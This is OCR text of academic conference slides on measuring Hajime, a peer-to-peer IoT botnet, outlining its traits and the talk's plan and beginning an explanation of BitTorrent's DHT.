Measurement and Analysis of Hajime: a Peer-to-peer IoT Botnet

Stephen Herwig Katura Harvey George Hughey Richard Roberts Dave Levin

University of Maryland

\+

The Max Planck Institute for Software Systems

Rise of IoT Botnets

Hajime

- Resilient C&C
- Targets many CPU arches
- Scanning behavior arch-specific
- Continuously deploys new exploits

Talk Overview


Describe Hajime P2P network
Our measurement infrastructure

Analyze Heterogeneous botnet composition
Impact of three exploit deployments

Discuss Challenges of new, resilient botnets


BitTorrent's P2P Network

Uses a DHT to track who is downloading what




BitTorrent's P2P Network

Uses a DHT to track who is downloading what




BitTorrent's P2P Network

Uses a DHT to track who is downloading what



BitTorrent's P2P Network


Uses a DHT to track who is downloading what



Provides random subsets of current uploaders

BitTorrent's P2P Network

